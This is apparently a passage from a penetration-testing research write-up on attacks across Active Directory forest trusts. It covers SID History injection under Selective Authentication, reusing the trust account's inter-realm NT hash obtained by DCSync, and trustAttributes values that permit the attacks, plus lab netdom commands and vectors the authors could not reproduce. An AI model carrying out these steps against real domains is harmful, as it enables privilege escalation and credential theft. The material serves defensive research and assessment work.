netdom trust domain2.test /d:domain.local /UserD:domain\administrator /PasswordD:* /UserO:domain2\administrator /PasswordO:* /SelectiveAUTH:YesWhen trying to access a service in another forest, an error will occur (if the user is not allowed to access this service):

The SID History attack functions similarly to TRUST_ATTRIBUTE_TREAT_AS_EXTERNAL when you inject the SID of a privileged account. Here is an example with adding the SID of a user who is a member of the Administrators group:


The primary challenge is identifying the SID or RID of a privileged account within the target forest. If you inject the standard user SID, Selective Authentication will prevent the user from querying LDAP or enumerating domain objects. Even with a valid SID History injection, requesting a TGS for LDAP using a standard user SID will fail if Selective Authentication is enforced:

To gather information about the second forest, you can use the trust account credentials (inter-realm key). Since the key is the same, the NT hash of the DOMAIN2\DOMAIN$ account will match the NT hash of the DOMAIN\DOMAIN2$ account.
The following output confirms matching NT hashes:


With Domain Admin privileges, you can perform a DCSync attack to retrieve the NT hash of DOMAIN\DOMAIN2$. Then, use this hash for the DOMAIN2\DOMAIN$ account and gather information about the domain:
Alternatively, if you identify an account in the current domain that has the Allowed to Authenticate permissions on the domain controller in the target domain, you can use it:
trustAttributes: 0#
If the value of trustAttributes is 0, a SID History attack is possible, similar to the TRUST_ATTRIBUTE_TREAT_AS_EXTERNAL scenario.
Attack vectors we could not reproduce#
Unconstrained delegation#

Documentation indicates that enabling TRUST_ATTRIBUTE_CROSS_ORGANIZATION_ENABLE_TGT_DELEGATION (0x00000800) permits TGT delegation. This setting must be applied to both directions of the trust relationship.
However, we have not encountered this flag in production assessments, and we were unable to configure it in our lab environment. Using the netdom command does not set this attribute:
netdom trust domain2.test /d:domain.local /UserD:domain\administrator /PasswordD:* /UserO:domain2\administrator /PasswordO:* /EnableTgtDelegation:YesWhen we attempted to modify the trustAttributes value via the Attribute Editor, an error occurred:
Non-filtered SIDs#
Some sources claim that certain SIDs are rarely filtered. For example, S-1-5-9 (Enterprise Domain Controllers). However, we could not confirm this in our lab environment with trustAttributes set to 0 or 64 (TRUST_ATTRIBUTE_TREAT_AS_EXTERNAL):